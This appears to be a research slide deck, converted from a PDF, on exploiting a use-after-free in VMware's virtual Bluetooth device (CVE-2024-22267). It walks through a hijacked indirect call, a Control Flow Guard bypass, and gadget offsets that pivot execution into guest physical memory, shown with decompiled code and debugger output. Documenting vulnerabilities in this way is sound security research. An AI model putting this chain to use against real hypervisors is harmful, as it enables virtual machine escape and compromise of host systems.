
# VBluetooth URB Use-After-Free (CVE-2024-22267)

## Trigger Use-After-Free (2)



# VBluetooth URB Use-After-Free (CVE-2024-22267)

## Trigger Use-After-Free (3)



# VBluetooth URB Use-After-Free (CVE-2024-22267)

## Trigger Use-After-Free (4)

```
char __fastcall VUsb_CompleteUrbAddBatch(vurb *urb)
{
    // ...
    pipe = urb->pipe; // [urb + 18h]
    data = urb->data;
    dev = pipe->dev; // [pipe + 20h]
    if ( unknown_flag && urb->type &&
        pipe->stalled && urb->status == 3 )
        urb->status = 4;
    if ( urb->status == 6 )
    {
        if ( urb->hcpriv )
            dev->unk_obj->vtable[4](urb);
        // ... Use this indirect call, we can control rip
        return 0;
    }
}
```


Name	Base address	Size	CF Guard
vmware-vmx.exe	0x7ff6e9b...	28.0...	CF Guard
> advapi32.dll	0x7ffe54600...	712 kB	CF Guard
> cfgmgr32.dll	0x7ffe53850...	312 kB	CF Guard
> crypt32.dll	0x7ffe53cd0...	1.4 MB	CF Guard
> dsound.dll	0x7ffd93550...	648 kB	CF Guard
libcrypto-3-x64.dll	0x7ffd635c0...	5.01 MB	
libssl-3-x64.dll	0x7ffd93480...	780 kB	
msvcpr140.dll	0x7ffe1cc30...	564 kB	CF Guard
> ole32.dll	0x7ffe55620...	1.64 MB	CF Guard
oleaut32.dll	0x7ffe55860...	860 kB	CF Guard

► Need to bypass Control Flow Guard (CFG)

# VBluetooth URB Use-After-Free (CVE-2024-22267)

## Bypass Control Flow Guard

- To bypass CFG, we need to use ROP based CFG gadget
  1. Callable by indirect call
  2. After execute some code then execute indirect call
- URB object size is 0xA8, we need to pivot arg0 to guest controllable memory



Guest physical memory

```
0:017> !address 0000020f`dbcc0000
Usage: MappedFile
Base Address: 0000020f`dbcc0000
End Address: 00000213`dbcc0000
Region Size: 00000004`00000000 ( 16.000 GB)
State: 00001000 MEM_COMMIT
Protect: 00000004 PAGE_READWRITE
Type: 00040000 MEM_MAPPED
Mapped file name: \VM\564da3e5-f094-836e-1d4e-4865805828f0.vmem
```

First page of physical memory is not used after boot !! 😊



Guest' physical memory base is in .data section of vmware-vmx.


```
0:015> dq vmware_vmx + 0x15A99A0
00007ff7`974699a0 0000020f`dbcc0000 00000000`00000000
```



# VBluetooth URB Use-After-Free (CVE-2024-22267)

## Call an arbitrary CFG gadget


```
char __fastcall VUsb_CompleteUrbAddBatch(vurb *urb)
{
    // ...
    pipe = urb->pipe; // [urb + 18h]
    data = urb->data;
    dev = pipe->dev; // [pipe + 20h]
    if ( unknown_flag && urb->type &&
        pipe->stalled && urb->status == 3 )
        urb->status = 4;
    if ( urb->status == 6 )
    {
        if ( urb->hcpriv )
            dev->unk_obj->vtable[4](urb);
        // ...
        return 0;
    }
}
```



# VBluetooth URB Use-After-Free (CVE-2024-22267)

## Call an arbitrary CFG gadget

```
char __fastcall VUsb_CompleteUrbAddBatch(vurb *urb)
{
    // ...
    pipe = urb->pipe; // [urb + 18h]
    data = urb->data;
    dev = pipe->dev; // [pipe + 20h]
    if ( unknown_flag && urb->type &&
        pipe->stalled && urb->status == 3 )
        urb->status = 4;
    if ( urb->status == 6 )
    {
        if ( urb->hcpriv )
            dev->unk_obj->vtable[4](urb);
        // ...
        return 0;
    }
}
```



Now, we can call an arbitrary gadget


# vBluetooth URB Use-After-Free (CVE-2024-22267)

## Pivoting arg0 to Guest's physmem

```
_int64 gadget_0(_int64 urb) { // sub_140323F50
    // mov rax, [rcx+10h]
    // mov rcx, [rax]          rcx == next arg0 == physmem

    // mov rax, [rcx]           .data section
    // mov rax, [rax+160h]
    // jmp cs:_guard_dispatch_icall_fptr
    return (**(**(urb + 0x10) + 0x160))(**(urb + 0x10));
}
```

.data section is not guest controllable



# vBluetooth URB Use-After-Free (CVE-2024-22267)


## Pivoting arg0 to Guest's physmem

```
_int64 gadget_0(_int64 urb) { // sub_140323F50
    // mov    rax, [rcx+10h]
    // mov    rcx, [rax]          rcx == next arg0 == physmem

    // mov    rax, [rcx]
    // mov    rax, [rax+160h]      rax point to .data section
    // jmp    cs:_guard_dispatch_icall_fptr
    return (**(**(urb + 0x10) + 0x160))(**(urb + 0x10));
}
```

```
.rdata:0000000140A0D808 dq offset sub_140295230
_int64 gadget_1(_int64 phys) { // sub_140295230


    return (*(phys + 0x380))(phys);  gadget_2 = *(phys+0x380)
}
```



# VBluetooth URB Use-After-Free (CVE-2024-22267)

